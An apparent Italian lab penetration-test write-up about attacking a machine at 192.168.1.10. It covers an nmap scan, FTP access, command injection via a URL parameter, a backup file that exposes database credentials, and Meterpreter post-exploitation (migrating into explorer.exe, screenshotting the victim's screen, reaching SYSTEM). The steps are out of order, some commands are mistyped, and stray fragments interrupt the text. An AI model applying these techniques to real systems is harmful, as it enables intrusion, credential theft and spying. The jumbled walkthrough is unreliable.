A completamento dei compiti assegnati, abbiamo effettuato migrate per spostarci sul processo explorer.exe (ovvero ciò che permette agli utenti di interagire visivamente con il sistema operativo) e da qui abbiamo potuto effettuare lo screenshot dello schermo della vittima. Siamo poi andati alla verifica dei permessi e il risultato ottenuto è NT AUTHORITY\SYSTEM ovvero l'account di sistema più potente in Windows. È utilizzato dal sistema operativo per eseguire processi e servizi critici con i massimi privilegi, superiori anche all'amministratore.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```








BUFFER THE COOKIES

EXTRA








# RICERCA PORTE NMAP

Come prima cosa procediamo con la ricerca delle porte vulnerabili con nmap. Con il comando `nmap -sV (ip vittima)` andremo a capire quale porta attaccare.







BUFFER THE COOKIES

# PORTA FTP

Utilizziamo il servizio FTP per accedere alla macchina e poter controllare le directory e i file

The screenshot displays a Kali Linux desktop environment. On the left, a terminal window shows the execution of the `ftp` command to connect to `192.168.1.10`. The user `root` is prompted for a password, and the connection is successful. The terminal output shows the directory listing for the `/` directory, including files like `bin`, `boot`, `dev`, `etc`, `home`, `lib`, `media`, `mnt`, `opt`, `root`, `run`, `sbin`, `tmp`, `usr`, and `var`.

On the right, a web browser window shows the `view-source:ftp://192.168.1.10/` page. The browser displays the source code of the FTP directory listing, which matches the output shown in the terminal. The browser's address bar shows the URL `http://192.168.1.10/`.






BUFFER THE COOKIES


# RICERCA CREDENZIALI

Notando bene l'url della pagina possiamo notare che alla fine ci sta un `=`, quindi è un segno di una possibile vulnerabilità di iniezione della riga di comando. Essendo dentro una directory la prima cosa che abbiamo pensato di fare è vedere cosa ci fosse dentro, utilizzando il comando `"ls -all"` che ci ha restituito dei risultati. Andando più in profondità siamo tornati alla directory iniziale con il comando `"cd"` e di nuovo `"ls-all"` per vedere l'interno della directory, trovando un file chiamato `".backup"`. Utilizzando il comando `"cat.backup"` il quale ci ha permesso di aprire la directory, siamo riusciti a trovare username e password che ci ha permesso di loggare nella macchina.



```
1 total 48
2 drwxr-xr-x 8 www-data www-data 4096 Jan 18 2021 .
3 drwxr-xr-x 1 root root 4096 Oct 31 2021 ..
4 drwxr-xr-x 2 www-data www-data 4096 Jan 3 2021 assets
5 -rwxr-xr-x 1 www-data www-data 35 Jan 18 2021 backup.php
6 drwxr-xr-x 2 www-data www-data 4096 Jan 3 2021 css
7 -rwxr-xr-x 1 www-data www-data 10240 Jan 18 2021 index.html
8 drwxr-xr-x 2 www-data www-data 4096 Jan 3 2021 js
9 drwxr-xr-x 2 www-data www-data 4096 Jan 18 2021 wordpress
10 total 16
11 drwxr-xr-x 1 root root 4096 Oct 31 2021 .
12 drwxr-xr-x 1 root root 4096 Oct 31 2021 ..
13 -rwxr-xr-x 1 www-data www-data 335 Oct 31 2021 backup
14 drwxr-xr-x 8 www-data www-data 4096 Jan 18 2021 site
15 $username = "jorgedev";
16 $database = "jorgedev";
17 $password = "jorgedev";
18 $password = "jorgedev";
19 // create connection
20 $conn = mysqli_connect($servername, $username, $password, $database);
21 // Check connection
22 if (!$conn) {
23     die("Connection failed: " . mysqli_connect_error());
24 }
25 echo "Connected successfully";
26 mysqli_close($conn);
27
28
```





carichiamo il file di exploit per far apparire l'immagine

